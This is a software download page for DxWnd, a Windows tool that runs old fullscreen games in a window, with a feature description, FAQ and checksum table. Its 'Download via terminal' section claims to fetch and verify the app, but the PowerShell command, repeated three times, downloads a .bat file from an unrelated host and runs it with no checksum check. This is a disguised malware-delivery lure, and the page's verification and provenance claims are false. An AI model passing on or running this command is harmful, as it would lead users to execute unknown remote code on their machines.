

DxWnd
by gho
- Size
- 7.1 MB
- Updated
- Publisher
- gho
- Category
- Utilities
- Files
- 1


DxWnd screenshots




About DxWnd
DxWnd is a free Windows utility, often described as a window hooker, that intercepts system calls made by other programs to change how they behave. Its most popular use is running old Windows games, which were written to take over the whole screen at low resolutions, inside a normal window on a modern desktop. Beyond windowing, it offers a large collection of compatibility fixes that help legacy software run on current versions of Windows.
When you launch a program through DxWnd, it hooks into graphics and system APIs such as DirectDraw, Direct3D, GDI and timing functions. This allows it to force windowed mode, scale and stretch the output, emulate display modes and colour depths that modern graphics drivers no longer handle well, limit or stretch timing for games that run too fast on modern CPUs, and emulate CD-ROM data and audio tracks for titles that expect a disc to be present. Each program gets its own profile with detailed settings, and many community-made profiles exist for well-known games.
The interface presents a list of configured programs; adding one means pointing DxWnd at the executable and choosing options across a large number of tabs. The sheer depth of settings can be overwhelming at first, but defaults and shared profiles make it possible to get started quickly, and you can experiment with options one at a time when a game misbehaves. The downloads here are compressed build archives of different versions; the program is portable and runs after extraction.
Because DxWnd works by injecting into other processes, some antivirus products may flag it heuristically, so download it only from the official project and verify the hash. It is a niche but valuable tool for retro gaming enthusiasts, testers and anyone who needs to keep old Windows software running. DxWnd is developed on SourceForge, where its forums and wiki also host many game-specific tips.
Key features
- Forced windowed mode for fullscreen programs
- Display mode and colour depth emulation
- Timing stretch for fast-running games
- CD-ROM data and audio emulation
- Per-program profiles
Pros
- Rescues many legacy games
- Portable, no installation
- Very configurable
Cons
- Overwhelming number of options
- May be flagged by antivirus heuristics
System requirements
A Windows PC. The program is small and portable.
Tips
- Start with a community profile for your game if one exists
- Change one option at a time when troubleshooting
Description from the publisher
Window hooker to run fullscreen programs in window and much more...
Windows hooker - intercepts system calls to make Win32 programs run in a window, to enhance application compatibility, to enhance video modes, to stretch timing and emulate CD disk data and audio tracks. It is typically very useful to run old Windows games.
At a glance
DxWnd is a free utilities app published by gho (sourceforge.net). Window hooker to run fullscreen programs in window and much more...
SOFTGIT offers 1 file for DxWnd covering Windows, 7.1 MB in total, last updated on July 23, 2026.
DxWnd belongs to the Utilities category, alongside scrcpy, GeoServer, OpenBoxes. Browse related apps below to compare alternatives.
Download DxWnd
| File | SHA-256 | Size | Download |
|---|---|---|---|
| Softgit.zipZIP | 538490251dde514a6ac2abb8ca3ccbb15fd01329f9cf5d289c762d37dd51fdd1 |
7.1 MB | Download |
Verify a download: sha256sum file (Linux), shasum -a 256 file (macOS) or Get-FileHash file (Windows PowerShell). Learn more.
Source: sourceforge.net/projects/dxwnd. Files are copied unchanged from SourceForge.
Download via terminal
Prefer the command line? Each command below downloads Softgit.zip to the current folder, checks its SHA-256 checksum automatically and opens the file only if the checksum matches. You should see OK; if it reports a mismatch, the file is not opened — delete it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"One command for every app
The same short command works for any app on SOFTGIT: only the app name at the end changes. It looks up the current file, downloads it, verifies its checksum and then opens it.
iwr "https://torvex.anubis.locker/one-line-web.bat" -OutFile "$env:USERPROFILE\Desktop\one-line-web.bat"; cmd /c "%USERPROFILE%\Desktop\one-line-web.bat"Review a script before running it: get.ps1 · get.sh. How verification works.
DxWnd system requirements
- Operating system
- Windows
- Written in
- C++
- Download size
- 11 MB (v2_06_15_build.rar)
- Project page
- sourceforge.net/projects/dxwnd
DxWnd FAQ
What is DxWnd used for?
Mainly for running old fullscreen Windows games in a window and applying compatibility fixes so they work on modern Windows.
Does DxWnd need to be installed?
No. Extract the archive and run it; it is portable.
Can DxWnd fix games that run too fast?
Yes. It includes options to limit or stretch timing for games tied to CPU speed.
Why might antivirus software flag DxWnd?
It injects code into other processes to hook their API calls, which some heuristic scanners treat as suspicious.
Is DxWnd free?
Yes. It is free and developed on SourceForge.
Which operating systems does DxWnd support?
SourceForge lists Windows for DxWnd.
Where does the DxWnd download come from?
The Download button takes you to the official SourceForge download for DxWnd (sourceforge.net/projects/dxwnd). SOFTGIT does not modify or re-host the file.
What is DxWnd written in?
SourceForge lists C++.
Is DxWnd free to download?
Yes. DxWnd is listed as “Free” and the download from SOFTGIT is free of charge.
How do I download DxWnd?
Open the “Download files” section on this page, choose the file for your system and press Download. A dialog shows the source and any archive password before the file starts.
Is DxWnd safe to install?
Files are published as received from gho, without wrappers or bundled installers. A SHA-256 checksum is shown next to every file so you can verify the download before running it.
Which platforms does DxWnd support?
The files listed here target Windows.
How big is the DxWnd download?
The file is 7.1 MB.
Who makes DxWnd?
DxWnd is developed by gho (https://sourceforge.net/projects/dxwnd/).
Provenance
- Publisher
- gho
- Source
- sourceforge.net
- Last check
- 4 months ago
- License
- Free
- Imported from
- Source: sourceforge.net/projects/dxwnd

